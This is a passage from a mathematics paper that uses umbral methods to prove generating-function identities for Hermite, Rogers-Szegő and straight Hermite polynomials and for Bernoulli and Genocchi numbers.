$$\sum_{n=0}^{\infty} H_{3n}(u)\frac{x^n}{n!} = \frac{e^{8v^3x+144v^4x^2}}{(1+48ux)^{1/4}}\sum_{n=0}^{\infty}\frac{(-1)^n(6n)!}{(3n)!\,(1+48ux)^{3n/2}}\frac{x^{2n}}{(2n)!},$$

where $v = \left(\sqrt{1+48ux}-1\right)/(24x)$. □

Next we prove Mehler's formula, which gives a bilinear generating function for the Hermite polynomials. An elegant combinatorial proof of this formula has been given by Foata [13], and generalized to the multilinear case by Foata and Garsia [14, 15].

Theorem 4.6.

$$\sum_{n=0}^{\infty} H_n(u)H_n(v)\frac{x^n}{n!} = \frac{1}{\sqrt{1-4x^2}}\exp\left(4\frac{uvx-(u^2+v^2)x^2}{1-4x^2}\right).$$

Proof. We use two independent umbrae, M and N, with M as before and $N^n = M^n$ for all n. (In the terminology of Rota and Taylor [37, 36], M and N are "exchangeable" umbrae.) Then

$$\begin{aligned}
\sum_{n=0}^{\infty} H_n(u)H_n(v)\frac{x^n}{n!} &= e^{(2u+M)(2v+N)x} \\
&= e^{2u(2v+N)x}e^{M(2v+N)x} \\
&= e^{2u(2v+N)x}e^{-(2v+N)^2x^2} \quad \text{by (4.1)} \\
&= e^{4vx(u-vx)}e^{2Nx(u-2vx)-N^2x^2} \\
&= \frac{e^{4vx(u-vx)}}{\sqrt{1-4x^2}}\exp\left(-\frac{4x^2(u-2vx)^2}{1-4x^2}\right) \quad \text{by Lemma 4.2} \\
&= \frac{1}{\sqrt{1-4x^2}}\exp\left(4\frac{uvx-(u^2+v^2)x^2}{1-4x^2}\right).
\end{aligned}$$

□

5. Carlitz and Zeilberger's Hermite polynomials

Next we consider analogues of the Hermite polynomials studied by Carlitz [8] and Zeilberger [44]. Carlitz considered the "Hermite polynomials of two variables"

$$H_{m,n}(u,v) = \sum_{k=0}^{\min(m,n)} \binom{m}{k}\binom{n}{k} k!\, u^{m-k}v^{n-k},$$

with generating function

$$\sum_{m,n} H_{m,n}(u,v)\frac{x^m}{m!}\frac{y^n}{n!} = e^{ux+vy+xy}$$

and proved the bilinear generating function

$$\begin{aligned}
&\sum_{m,n=0}^{\infty} H_{m,n}(u_1,v_1)H_{m,n}(u_2,v_2)\frac{x^m}{m!}\frac{y^n}{n!} \\
&\qquad = (1-xy)^{-1}\exp\left(\frac{u_1u_2x+v_1v_2y+(u_1v_1+u_2v_2)xy}{1-xy}\right). \quad (5.1)
\end{aligned}$$

Independently, Zeilberger considered the "straight Hermite polynomials"

$$H_{m,n}(w) = \sum_{k=0}^{\min(m,n)} \binom{m}{k}\binom{n}{k} k!\, w^k,$$

with generating function

$$\sum_{m,n} H_{m,n}(w)\frac{x^m}{m!}\frac{y^n}{n!} = e^{x+y+wxy},$$

and gave a combinatorial proof, similar to Foata's proof of Mehler's formula [13], of the bilinear generating function

$$\sum_{m,n=0}^{\infty} H_{m,n}(u)H_{m,n}(v)\frac{x^m}{m!}\frac{y^n}{n!} = (1-uvxy)^{-1}\exp\left(\frac{x+y+(u+v)xy}{1-uvxy}\right). \tag{5.2}$$

It is easy to see that Carlitz's and Zeilberger's polynomials are related by $H_{m,n}(u,v) = u^m v^n H_{m,n}(1/uv)$, and that (5.1) and (5.2) are equivalent. We shall prove (5.2), since it involves fewer variables. Our proof uses umbrae that are not independent.

We define the umbrae A and B by

$$A^m B^n = \delta_{m,n} m!,$$

where $\delta_{m,n}$ is 1 if $m = n$ and 0 otherwise. Equivalently, A and B may be defined by

$$e^{Ax+By} = e^{xy}. \tag{5.3}$$

Then Zeilberger's straight Hermite polynomials are given by $H_{m,n}(u) = (1+A)^m(1+Bu)^n$. Two of the basic properties of these umbrae are given in the following lemma.

Lemma 5.1.

(i) *If $f(x,y)$ is an admissible power series then $e^{Ar+Bs}f(A,B) = e^{rs}f(A+r,B+s)$.*

(ii) $e^{Ax+By+ABz} = \dfrac{1}{1-z}e^{xy/(1-z)}$.

Proof. As in the proof of Lemma 3.1, it is sufficient to prove (i) for the case $f(x,y) = e^{xu+yv}$, and for this case we have

$$e^{Ar+Bs}f(A,B) = e^{Ar+Bs}e^{Au+Bv} = e^{A(r+u)}e^{B(s+v)} = e^{(r+u)(s+v)},$$

by (5.3), and

$$\begin{aligned} e^{rs}f(A+s,B+r) &= e^{rs}e^{(A+s)u+(B+r)v} = e^{rs+rv+su}e^{Au+Bv} \\ &= e^{rs+rv+su}e^{uv} = e^{(r+u)(s+v)}. \end{aligned}$$

We can prove (ii) by using (i) to reduce it to the case $x = y = 0$, but instead we give a direct proof. We have

$$\begin{aligned} e^{Ax+By+ABz} &= \sum_{i,j,k} A^{i+k}B^{j+k}\frac{x^i}{i!}\frac{y^j}{j!}\frac{z^k}{k!} \\ &= \sum_{j,k}(j+k)!\,\frac{(xy)^j}{j!^2}\frac{z^k}{k!} = \sum_{j,k}\binom{j+k}{j}\frac{(xy)^j}{j!}z^k \\ &= \sum_j \frac{1}{(1-z)^{j+1}}\frac{(xy)^j}{j!} = \frac{1}{1-z}e^{xy/(1-z)}. \end{aligned}$$

□

Now we prove Zeilberger's bilinear generating function (5.2). We introduce two independent pairs of umbrae A_1, B_1 and A_2, B_2 such that each pair behaves like A, B; in other words,

$$A_1^k B_1^l A_2^m B_2^n = \delta_{k,l}\delta_{m,n} k!\, m!.$$

Then

$$\begin{aligned}\sum_{m,n=0}^{\infty} H_{m,n}(u)H_{m,n}(v)\frac{x^m}{m!}\frac{y^n}{n!} &\\ &= \sum_{m,n}(1+A_1)^m(1+B_1u)^n(1+A_2)^m(1+B_2v)^n\frac{x^m}{m!}\frac{y^n}{n!}\\ &= e^{(1+A_1)(1+A_2)x+(1+B_1u)(1+B_2v)y}\\ &= e^{(1+A_2)x+(1+B_2v)y}e^{A_1(1+A_2)x+B_1(1+B_2v)uy}.\end{aligned}$$

Applying (5.3) with A_1 and B_1 for A and B yields

$$e^{(1+A_2)x+(1+B_2v)y+(1+A_2)(1+B_2v)uxy} = e^{x+y+uxy}e^{A_2x(1+uy)+B_2vy(1+ux)+A_2B_2uvxy}.$$

Then applying Lemma 5.1 (ii) yields (5.2).

By similar reasoning, we can prove a generating function identity equivalent to the Pfaff-Saalschütz theorem for hypergeometric series [22]. In terms of Carlitz's Hermite polynomials of two variables, this is the evaluation of

$$\sum_{m,n} H_{m,n+j}(0,1)H_{m+i,n}(0,1)\frac{x^m}{m!}\frac{y^n}{n!}.$$

Theorem 5.2. *Let i and j be nonnegative integers. Then*

$$\sum_{m,n=0}^{\infty}\binom{m+i}{n}\binom{n+j}{m}x^m y^n = \frac{(1+x)^j(1+y)^i}{(1-xy)^{i+j+1}}. \tag{5.4}$$

Proof. With A_1, B_1, A_2, and B_2 as before, we have

$$A_1^m(1+B_1)^{n+j}A_2^n(1+B_2)^{m+i} = m!\, n!\binom{m+i}{n}\binom{n+j}{m},$$

so the left side of (5.4) is equal to

$$\begin{aligned}\sum_{m,n} A_1^m(1+B_1)^{n+j}A_2^n(1+B_2)^{m+i}\frac{x^m}{m!}\frac{y^n}{n!} &\\ &= e^{A_1(1+B_2)x+A_2(1+B_1)y}(1+B_2)^i(1+B_1)^j. \end{aligned}\tag{5.5}$$

Multiplying the right side of (5.5) by $u^i v^j/i!\, j!$, and summing on i and j, we obtain

$$e^{A_1(1+B_2x)+A_2(1+B_1)y+(1+B_2)u+(1+B_1)v} = e^{u+v}e^{A_1(1+B_2)x+B_1(v+A_2y)+A_2y+B_2u}.$$

Applying (5.3), with A_1 and B_1 for A and B, gives

$$e^{u+v}e^{(1+B_2)(v+A_2y)x+A_2y+B_2u} = e^{u+v+xv}e^{A_2(1+x)y+B_2(u+xv)+A_2B_2xy}.$$

Applying Lemma 5.1 (ii), we obtain

$$\frac{e^{u+v+xv}}{1-xy}\exp\left(\frac{(1+x)(u+xv)y}{1-xy}\right)=\frac{1}{1-xy}\exp\left(\frac{(1+x)v+(1+y)u}{1-xy}\right),$$

and extracting the coefficient of $u^i v^j/i!\,j!$ gives the desired result. □

We can also prove analogues of Doetsch's theorem (Theorem 4.3) for the straight Hermite polynomials. We need the following lemma, which enables us to evaluate the exponential of any quadratic polynomial in A and B.

Lemma 5.3.

$$e^{Av+Bw+A^2x+ABy+B^2z}=\frac{1}{\sqrt{(1-y)^2-4xz}}\exp\left(\frac{vw(1-y)+v^2z+w^2x}{(1-y)^2-4xz}\right).$$

Proof. Since the proof is similar to earlier proofs, we omit some of the details. The case $v=w=0$ is easy to prove directly. For the general case, we write $e^{Av+Bw+A^2x+ABy+B^2z}$ as $e^{Ar+Bs}\cdot e^{-Ar-Bs+Av+Bw+A^2x+ABy+B^2z}$ and choose r and s so that when Lemma 5.1 (i) is applied, the linear terms in A and B vanish. We find that the right values for r and s are

$$r=\frac{v(1-y)+2wx}{(1-y)^2-4xz}\quad\text{and}\quad s=\frac{w(1-y)+2vz}{(1-y)^2-4xz},$$

and the result of the substitution is

$$\exp\left(\frac{vw(1-y)+v^2z+w^2x}{(1-y)^2-4xz}\right)e^{A^2x+ABy+B^2z},$$

which may be evaluated by the case $v=w=0$. □

Theorem 5.4.

$$\sum_{m,n=0}^{\infty}H_{2m,n}(u)\frac{x^m}{m!}\frac{y^n}{n!}=e^{x+y+2uxy+u^2xy^2}$$

$$\sum_{m,n=0}^{\infty}H_{2m,2n}(u)\frac{x^m}{m!}\frac{y^n}{n!}=\frac{1}{\sqrt{1-4u^2xy}}\exp\left(\frac{x+y+4uxy}{1-4u^2xy}\right)$$

$$\sum_{m=0}^{\infty}H_{m,m}(u)\frac{x^m}{m!}=\frac{1}{1-ux}\exp\left(\frac{x}{1-ux}\right)$$

Proof. For the first formula, we have

$$\sum_{m,n=0}^{\infty}H_{2m,n}(u)\frac{x^m}{m!}\frac{y^n}{n!}=\sum_{m,n=0}^{\infty}(1+A)^{2m}(1+uB)^n\frac{x^m}{m!}\frac{y^n}{n!}=e^{(1+A)^2x+(1+uB)y}.$$

We simplify this with Lemma 5.3. The proofs of the other two formulas are similar. (The third formula is equivalent to a well-known generating function for Laguerre polynomials.) □

By the same reasoning, we can prove a more general formula that includes all three formulas of Theorem 5.4 as special cases.

Theorem 5.5.

$$\sum_{i,j,k,l,m=0}^{\infty} H_{i+2k+m,j+2l+m}(u)\frac{v^i}{i!}\frac{w^j}{j!}\frac{x^k}{k!}\frac{y^l}{l!}\frac{z^m}{m!} = \frac{1}{\sqrt{(1-uz)^2-4u^2xy}}$$
$$\times \exp\left(\frac{(1+uw)^2x+(1+uv)^2y+4uxy+(1-uz)(v+w+z+uvw)}{(1-uz)^2-4u^2xy}\right). \quad \square \quad (5.6)$$

6. Rogers-Szegő polynomials

Next we give a proof of a bilinear generating function for the Rogers-Szegő polynomials, which are closely related to q-Hermite polynomials. Our proof differs from the other proofs in this paper in that it uses a linear functional on a noncommutative polynomial algebra. A traditional proof of this result can be found in Andrews [1; p. 50, Example 9] which is also a good reference for basic facts about q-series.

In this section we let $(a)_m$ denote the q-factorial

$$(a)_m = (1-a)(1-aq)\cdots(1-aq^{m-1}),$$

with $(a)_\infty = \lim_{m\to\infty}(a)_m$ as a power series in q. In particular,

$$(q)_m = (1-q)(1-q^2)\cdots(1-q^m).$$

The q-binomial coefficient $\begin{bmatrix} n \\ k \end{bmatrix}$ is defined to be $(q)_n/(q)_k(q)_{n-k}$. The Rogers-Szegő polynomials $R_n(u)$ are defined by

$$R_n(u) = \sum_{k=0}^{n} \begin{bmatrix} n \\ k \end{bmatrix} u^k.$$

We will use a q-analogue of the exponential function,

$$e(x) = \sum_{n=0}^{\infty} \frac{x^n}{(q)_n}.$$

We will also need the q-binomial theorem

$$\sum_{n=0}^{\infty} \frac{(a)_n}{(q)_n} x^n = \frac{(ax)_\infty}{(x)_\infty};$$

the special case $a = 0$ gives

$$e(x) = \frac{1}{(x)_\infty},$$

from which it follows that $e(q^j x) = (x)_j e(x)$.

If A and B are noncommuting variables satisfying the commutation relation $BA = qAB$, then it is well known that

$$(A+B)^n = \sum_{k=0}^{n} \begin{bmatrix} n \\ k \end{bmatrix} A^k B^{n-k}, \quad (6.1)$$

and it follows easily from (6.1) that $e\big((A+B)x\big) = e(Ax)e(Bx)$, where x commutes with A and B. We shall also need the easily-proved fact that $B^jA^i = q^{ij}A^iB^j$.

Now let A, B, C, and D be noncommuting variables such that $BA = qAB$, $DC = qCD$, and all other pairs of variables commute. We shall work in the ring of formal power series in A, B, C, D, with our ring of scalars (which commute with everything) containing variables u, v, x and q. We define our evaluation functional by $\mathrm{eval}(A^iB^jC^kD^l) = u^iv^k$.

Since we need to do some of our computations in the ring of formal power series in A, B, C, and D, we write out the applications of eval explicitly in this proof.

Theorem 6.1.

$$\sum_{n=0}^{\infty} R_n(u)R_n(v)\frac{x^n}{(q)_n} = \frac{(uvx^2)_\infty}{(uvx)_\infty(ux)_\infty(vx)_\infty(x)_\infty}.$$

Proof. By (6.1),

$$\mathrm{eval}\left(\sum_{n=0}^{\infty}(A+B)^n(C+D)^n\frac{x^n}{(q)_n}\right) = \sum_{n=0}^{\infty} R_n(u)R_n(v)\frac{x^n}{(q)_n}. \tag{6.2}$$

Also, we have

$$\begin{aligned}\sum_{n=0}^{\infty}(A+B)^n(C+D)^n\frac{x^n}{(q)_n} &= e\big((A+B)(C+D)x\big)\\ &= e\big(A(C+D)x\big)e\big(B(C+D)x\big)\\ &= e(ACx)e(ADx)e(BCx)e(BDx).\end{aligned} \tag{6.3}$$

The only variables "out of order" in this product are the D's and C's in $e(ADx)e(BCx)$, so

$$\begin{aligned}&\mathrm{eval}\big(e(ACx)e(ADx)e(BCx)e(BDx)\big)\\ &\qquad= \mathrm{eval}\big(e(ACx)\big)\,\mathrm{eval}\big(e(ADx)e(BCx)\big)\,\mathrm{eval}\big(e(BDx)\big)\\ &\qquad= e(uvx)\,\mathrm{eval}\big(e(ADx)e(BCx)\big)e(x)\\ &\qquad= \frac{\mathrm{eval}\big(e(ADx)e(BCx)\big)}{(x)_\infty(uvx)_\infty}.\end{aligned} \tag{6.4}$$

We have

$$e(ADx)e(BCx) = \sum_{i,j=0}^{\infty}\frac{(ADx)^i}{(q)_i}\frac{(BCx)^j}{(q)_j} = \sum_{i,j=0}^{\infty}\frac{A^iB^jC^jD^iq^{ij}x^{i+j}}{(q)_i(q)_j},$$

so

$$\begin{aligned}\mathrm{eval}\big(e(ADx)e(BCx)\big) &= \sum_{i,j=0}^{\infty}\frac{u^iv^jq^{ij}x^{i+j}}{(q)_i(q)_j} = \sum_{i=0}^{\infty}\frac{(ux)^i}{(q)_i}\sum_{j=0}^{\infty}\frac{(vxq^i)^j}{(q)_j}\\ &= \sum_{i=0}^{\infty}\frac{(ux)^i}{(q)_i(vxq^i)_\infty} = \frac{1}{(vx)_\infty}\sum_{i=0}^{\infty}\frac{(vx)_i}{(q)_i}(ux)^i\\ &= \frac{1}{(vx)_\infty}\frac{(uvx^2)_\infty}{(ux)_\infty}.\end{aligned} \tag{6.5}$$

The theorem then follows from (6.2), (6.3), (6.4), and (6.5). ∎

It is worth pointing out that although our proof uses noncommuting variables, it does not yield a noncommutative generalization of the result, since the last application of eval is necessary for the final simplification.

7. Bernoulli numbers

The Bernoulli numbers B_n are defined by the exponential generating function

$$B(x) = \sum_{n=0}^{\infty} B_n \frac{x^n}{n!} = \frac{x}{e^x - 1}. \tag{7.1}$$

Since (7.1) implies that $e^x B(x) = x + B(x)$, the Bernoulli umbra B defined by $B^n = B_n$ satisfies

$$(B+1)^n = B^n + \delta_{n-1}, \tag{7.2}$$

where δ_m is 1 if $m = 0$ and is 0 otherwise. From (7.2) it follows by linearity that for any admissible formal power series f,

$$f(B+1) = f(B) + f'(0). \tag{7.3}$$

Formula (7.3) may be iterated to yield

$$f(B+k) = f(B) + f'(0) + f'(1) + \cdots + f'(k-1) \tag{7.4}$$

for any nonnegative integer k.

There are three other important basic identities for the Bernoulli umbra. Although the most straightforward proofs use exponential generating functions, the umbral proofs are interesting and are therefore included here. Very different umbral proofs of these identities have been given by Rota and Taylor [37, Theorem 4.2 and Proposition 8.3].

Theorem 7.1.

(i) $(B+1)^n = (-B)^n$.

(ii) $(-B)^n = B^n$ *for* $n \neq 1$, *with* $B_1 = -\frac{1}{2}$. *Thus* $B_n = 0$ *when* n *is odd and greater than 1.*

(iii) *For any positive integer* k,

$$kB^n = (kB)^n + (kB+1)^n + \cdots + (kB+k-1)^n.$$

Proof. We prove "linearized" versions of these formulas: for any polynomial f, we have

$$f(B+1) = f(-B) \tag{7.5}$$

$$f(-B) = f(B) + f'(0) \tag{7.6}$$

$$kf(B) = f(kB) + f(kB+1) + \cdots + f(kB+k-1) \tag{7.7}$$

First note that (7.6) follows immediately from (7.5) and (7.3). We prove (7.5) and (7.7) by choosing polynomials $f(x)$, one of each possible degree, for which the formula to be proved is an easy consequence of (7.3).

For (7.5), we take $f(x) = x^n - (x-1)^n$, where $n \geq 1$. Then

$$f(B+1) = (B+1)^n - B^n = \delta_{n-1} \quad \text{by (7.2)},$$

and since $f(-x) = (-1)^{n-1} f(x+1)$, we have

$$f(-B) = (-1)^{n-1} f(B+1) = (-1)^{n-1}\delta_{n-1} = \delta_{n-1} = f(B+1).$$

For (7.7), we take $f(x) = (x+1)^n - x^n$, where $n \geq 1$. Then $f(B) = \delta_{n-1}$ and

$$\begin{aligned}\sum_{i=0}^{k-1} f(kB+i) &= \sum_{i=0}^{k-1}(kB+i+1)^n - \sum_{i=0}^{k-1}(kB+1)^n \\ &= (kB+k)^n - (kB)^n = k^n\big((B+1)^n - B^n\big) \\ &= k^n\delta_{n-1} = k\delta_{n-1} = kf(B).\end{aligned}$$

□

For later use, we note two consequences of Theorem 7.1. First, combining (7.4) and (7.6) gives

$$f(B+k) - f(-B) = \sum_{i=1}^{k-1} f'(i). \tag{7.8}$$

Second, suppose that $f(u)$ is a polynomial satisfying $f(u+1) = f(-u)$. Then we have

$$\begin{aligned} f(B) &= \tfrac{1}{2}\big(f(2B) + f(2B+1)\big) \quad \text{by (7.7)} \\ &= \tfrac{1}{2}\big(f(2B) + f(-2B)\big) \\ &= f(2B) + f'(0) \quad \text{by (7.6)}. \end{aligned} \tag{7.9}$$

Next, we discuss an identity of Kaneko [29], who set $\tilde{B}_n = (n+1)B_n$ and gave the identity

$$\sum_{i=0}^{n+1} \binom{n+1}{i} \tilde{B}_{n+i} = 0, \tag{7.10}$$

noting that it (together with the fact that $B_{2j+1} = 0$ for $j > 0$) allows the computation of B_{2n} from only half of the preceding Bernoulli numbers. Kaneko's proof is complicated, though his paper also contains a short proof by D. Zagier. We shall show that Kaneko's identity is a consequence of the following nearly trivial result.

Lemma 7.2. *For any nonnegative integers m and n,*

$$\sum_{i=0}^{m} \binom{m}{i} B_{n+i} = (-1)^{m+n} \sum_{j=0}^{n} \binom{n}{j} B_{m+j}.$$

Proof. Take $f(x) = x^m(x-1)^n$ in (7.5). □

The key to Kaneko's identity is the observation that

$$\binom{n+1}{i}\tilde{B}_{n+i} = (n+1)\left[\binom{n+1}{i} + \binom{n}{i-1}\right] B_{n+i}, \tag{7.11}$$

which reveals that (7.10) is simply the case $m = n+1$ of Lemma 7.2.

We can generalize Kaneko's identity in the following way:

Theorem 7.3.

$$\frac{1}{n+1}\sum_{i=0}^{n+1} 2^{n+1-i}\binom{n+1}{i}\tilde{B}_{n+i} = (-1)^n,$$

$$\frac{1}{n+1}\sum_{i=0}^{n+1} 3^{n+1-i}\binom{n+1}{i}\tilde{B}_{n+i} = (-2)^{n-1}(n-4),$$

$$\frac{1}{n+1}\sum_{i=0}^{n+1} 4^{n+1-i}\binom{n+1}{i}\tilde{B}_{n+i} = (-1)^n\big(4^n + (2-\tfrac{4}{3}n)3^n\big),$$

and in general,

$$\frac{1}{n+1}\sum_{i=0}^{n+1} k^{n+1-i}\binom{n+1}{i}\tilde{B}_{n+i} = \sum_{i=1}^{k-1}\big((2n+1)i-(n+1)k\big)i^n(i-k)^{n-1}. \tag{7.12}$$

Proof. Using (7.11), we see that the left side of (7.12) is

$$(B+k)^{n+1}B^n + B^{n+1}(B+k)^n.$$

Setting $f(x) = x^m(x-k)^n$ in (7.8), we have

$$(B+k)^m B^n - (-1)^{m+n}B^m(B+k)^n = \sum_{i=0}^{k-1}\big((m+n)i-km\big)i^{m-1}(i-k)^{n-1}.$$

Setting $m = n+1$ gives (7.12).

□

There are several interesting identities for Bernoulli numbers that actually hold for any two sequences (c_n) and (d_n) related umbrally by $d^n = (c+1)^n$; i.e.,

$$d_n = \sum_{i=0}^{n}\binom{n}{i}c_i. \tag{7.13}$$

We note that (7.13) may inverted to give $c^n = (d-1)^n$; i.e.,

$$c_n = \sum_{i=0}^{n}(-1)^{n-i}\binom{n}{i}d_i.$$

By Theorem 7.1 (i), (7.13) holds with $c_n = B_n$, $d_n = (-1)^n B_n$. We shall next describe several pairs of sequences satisfying (7.13), and then give some identities for such sequences, which seem to be new.

Since (7.13) is equivalent to

$$\sum_{n=0}^{\infty} d_n\frac{x^n}{n!} = e^x\sum_{n=0}^{\infty} c_n\frac{x^n}{n!},$$

it is easy to find sequences satisfying (7.13) with simple exponential generating functions, though not all of our examples are of this form.

The derangement numbers D_n satisfy $n! = \sum_{i=0}^{n} \binom{n}{i} D_i$ so (7.13) holds with $c_n = D_n$, $d_n = n!$.

For any fixed nonnegative integer m, the Stirling numbers of the second kind $S(m,n)$ satisfy $n^m = \sum_{i=0}^{n} \binom{n}{i} i!\, S(m,i)$, so (7.13) holds with $c_n = n!\, S(m,n)$, $d_n = n^m$.

The Euler numbers E_n are defined by $\sum_{n=0}^{\infty} E_n x^n/n! = \operatorname{sech} x$. Let us define the "signed tangent numbers" T_n by $\tanh x = \sum_{n=0}^{\infty} T_n x^n/n!$. Then since $e^x \operatorname{sech} x = 1 + \tanh x$, we have that (7.13) holds with $c_n = E_n$, $d_n = \delta_n + T_n$.

The Genocchi numbers g_n are defined by $\sum_{n=0}^{\infty} g_n x^n/n! = 2x/(e^x+1)$. Then

$$\frac{2xe^x}{e^x+1} = 2x - \frac{2x}{e^x+1},$$

so (7.13) holds with $c_n = g_n$, $d_n = 2\delta_{n-1} - g_n$ (so that $d_1 = g_1 = 1$).

The Eulerian polynomials $A_n(t)$ satisfy

$$\sum_{n=0}^{\infty} A_n(t) \frac{x^n}{n!} = \frac{1-t}{1-te^{(1-t)x}}.$$

Then $A_0 = 1$, and $A_n(t)$ is divisible by t for $n > 1$. Let us set $\tilde{A}_n(t) = t^{-1} A_n(t)$ for $n > 0$, with $\tilde{A}_0(t) = 1$. It is easy to check that

$$e^{(1-t)x} \sum_{n=0}^{\infty} \tilde{A}_n(t) \frac{x^n}{n!} = \sum_{n=0}^{\infty} A_n(t) \frac{x^n}{n!},$$

so (7.13) holds with $c_n = A_n(t)/(1-t)^n$, $d_n = \tilde{A}_n(t)/(1-t)^n$.

The Fibonacci numbers F_n are defined by $F_0 = 1$, $F_1 = 1$, and $F_n = F_{n-1} + F_{n-2}$ for all integers n. It is easily verified that for every fixed integer m, (7.13) holds with $c_n = F_{m+n}$, $d_n = F_{m+2n}$, and also with $c_n = F_{m-n}$, $d_n = F_{m+n}$.

By the Chu-Vandermonde theorem, (7.13) holds with

$$c_n = (-1)^n \frac{(\alpha)_n}{(\beta)_n}, \quad d_n = \frac{(\beta-\alpha)_n}{(\beta)_n},$$

where $(\alpha)_n = \alpha(\alpha+1)\cdots(\alpha+n-1)$.

As Zagier observed [29], it is easy to characterize the pairs of sequences satisfying (7.13) with $d_n = (-1)^n c_n$, which, as we shall see, give analogues of Kaneko's identity. The condition, with $c(x) = e^{cx}$ and $d(x) = e^{dx}$, is $e^x c(x) = c(-x)$, which is equivalent to $e^{x/2} c(x) = e^{-x/2} c(-x)$; i.e., $e^{x/2} c(x)$ is even. Thus it is easy to construct such sequences, but not many seem natural. In addition to the Bernoulli numbers, we have an example with the Genocchi numbers g_n,

$$c(x) = \frac{2e^{-x/2}}{e^{x/2} + e^{-x/2}} = \frac{2}{e^x+1} = \sum_{n=0}^{\infty} \frac{g_{n+1}}{n+1} \frac{x^n}{n!},$$

and one with the Lucas numbers, $c_n = (-2)^{-n}(L_n + L_{2n})$, where $L_n = F_{n+1} + F_{n-1}$,

We now discuss the identities which are consequences of (7.13). Our first identity generalizes Lemma 7.2.

Theorem 7.4. *Suppose that the sequences c_n and d_n satisfy* (7.13)*. Then for all nonnegative integers m and n,*

$$\sum_{i=0}^{m}\binom{m}{i}c_{n+i}=\sum_{j=0}^{n}\binom{n}{j}(-1)^{n-j}d_{m+j}. \tag{7.14}$$

Proof. Let c and d be umbrae with $c^n = c_n$ and $d^n = d_n$. Then (7.13) implies that $(c+1)^n = d^n$, so for any polynomial $f(x)$, we have $f(c+1) = f(d)$. Taking $f(x) = x^m(x-1)^n$ yields the theorem. □

An application of Theorem 7.4 yields an interesting recurrence for Genocchi numbers. Let c_n be the Genocchi number g_n, so that, as noted above, $d_n = 2\delta_{n-1} - g_n$. Then taking $m = n$ in Theorem 7.4, we have for $n > 1$,

$$\sum_{i=0}^{n}\binom{n}{i}g_{n+i}=-\sum_{i=0}^{n}\binom{n}{i}(-1)^{n-i}g_{n+i},$$

so

$$\sum_{i=0}^{n}(1+(-1)^{n-i})\binom{n}{i}g_{n+i}=0.$$

The only nonzero terms in the sum are those with $n - i$ even, so we may set $2j = n - i$ and divide by 2 to get the recurrence

$$\sum_{j=0}^{\lfloor n/2\rfloor}\binom{n}{2j}g_{2n-2j}=0,\quad n>1. \tag{7.15}$$

Equation (7.15) is known as Seidel's recurrence (see, e.g., Viennot [42]). It implies that g_{2n} is an integer, which is not obvious from the generating function (it is easily shown that $g_{2i+1} = 0$ for $i > 0$), and it can also be used to derive a combinatorial interpretation for the Genocchi numbers. The reader can check that the Genocchi analogue of Kaneko's identity alluded to before Theorem 7.4 is also Seidel's recurrence in the form $\sum_{i=0}^{n}\binom{n}{i}g_{n+i} = 0$ (in this form true for all n).

We now derive some further identities for sequences satisfying (7.13), of which the first generalizes Theorem 7.4.

Theorem 7.5. *Suppose that the sequences (c_n) and (d_n) satisfy $\sum_{i=0}^{n}\binom{n}{i}c_i = d_n$. Then for all a and b,*

$$\sum_{i=0}^{n}\binom{a}{i}\binom{b}{n-i}d_i=\sum_{j=0}^{n}\binom{a}{j}\binom{a+b-j}{n-j}c_j \tag{7.16}$$

$$\sum_{i=0}^{n}\binom{a}{i}\binom{2a-2i}{n-i}(-2)^i d_i=\sum_{j=0}^{\lfloor n/2\rfloor}\binom{a}{n-j}\binom{n-j}{j}(-2)^{n-2j}c_{n-2j} \tag{7.17}$$

$$\sum_{i=0}^{n}\binom{a}{i}\binom{2a-2i}{n-i}(-4)^i d_i=(-1)^n\sum_{j=0}^{n}\binom{a}{j}\binom{2a-2j}{n-j}4^j c_j. \tag{7.18}$$

Proof. Let c be an umbra with $c^n = c_n$. Then (7.16)–(7.18) follow by substituting c for u in the following polynomial identities, where $v = 1 + u$:

$$\sum_{i=0}^{n} \binom{a}{i}\binom{b}{n-i} v^i = \sum_{j=0}^{n} \binom{a}{j}\binom{a+b-j}{n-j} u^j \tag{7.19}$$

$$\sum_{i=0}^{n} \binom{a}{i}\binom{2a-2i}{n-i} (-2v)^i = \sum_{j=0}^{\lfloor n/2 \rfloor} \binom{a}{n-j}\binom{n-j}{j} (-2u)^{n-2j} \tag{7.20}$$

$$\sum_{i=0}^{n} \binom{a}{i}\binom{2a-2i}{n-i} (-4v)^i = (-1)^n \sum_{j=0}^{n} \binom{a}{j}\binom{2a-2j}{n-j} (4u)^j. \tag{7.21}$$

We prove (7.19) by extracting the coefficient of x^n in $(1+x)^b(1+vx)^a$ in two ways. It is clear that this coefficient is given by the left side of (7.19). But we also have

$$(1+x)^b(1+vx)^a = (1+x)^b(1+x+ux)^a = (1+x)^{a+b}\left(1+\frac{ux}{1+x}\right)^a,$$

in which the coefficient of x^n is easily seen to be given by the right side of (7.19).

For (7.20), we extract the coefficient of x^n in

$$\big((1+x)^2 - 2xv\big)^a = \big((1+x)^2 - 2x - 2xu\big)^a = (1 + x^2 - 2xu)^a.$$

For the left side we have

$$\begin{aligned}
\big((1+x)^2 - 2xv\big)^a &= (1+x)^{2a}\left(1 - \frac{2xv}{(1+x)^2}\right)^a \\
&= (1+x)^{2a} \sum_i \binom{a}{i} \frac{(-2xv)^i}{(1+x)^{2i}} \\
&= \sum_i \binom{a}{i} x^i (1+x)^{2a-2i} (-2v)^i
\end{aligned}$$

and the coefficient of x^n is the left side of (7.20).

For the right side we have

$$\begin{aligned}
(1 + x^2 - 2xu)^a &= \sum_i \binom{a}{i} (x^2 - 2xu)^i \\
&= \sum_{i,j} \binom{a}{i}\binom{i}{j} x^{2j} (-2xu)^{i-j} \\
&= \sum_{i,j} \binom{a}{i}\binom{i}{j} x^{i+j} (-2u)^{i-j}.
\end{aligned}$$

Setting $i = n - j$ gives the right side of (7.20) as the coefficient of x^n.

For (7.21) we start with the identity

$$\big((1+x)^2 - 4xv\big)^a = \big((1+x)^2 - 4x - 4xu\big)^a = \big((1-x)^2 - 4xu\big)^a.$$

The coefficient of x^n may be extracted from both sides as on the left side of (7.20). □

We note that (7.19) is equivalent to a ${}_2F_1$ linear transformation and (7.20) to a ${}_2F_1$ quadratic transformation. Equation (7.21) is actually a special case of (7.19); it can be obtained from (7.19) by replacing a with $2a-n$ and b with $n-a-\frac{1}{2}$, and simplifying.

The special case $a=-1$ of (7.16) is worth noting. It may be written

$$\sum_{i=0}^{n}\binom{b}{n-i}(-1)^i d_i=(-1)^n\sum_{j=0}^{n}\binom{n-b}{n-j}c_j. \tag{7.22}$$

If we replace n by $m+n$ in (7.22) and then set $b=n$, it reduces to (7.14).

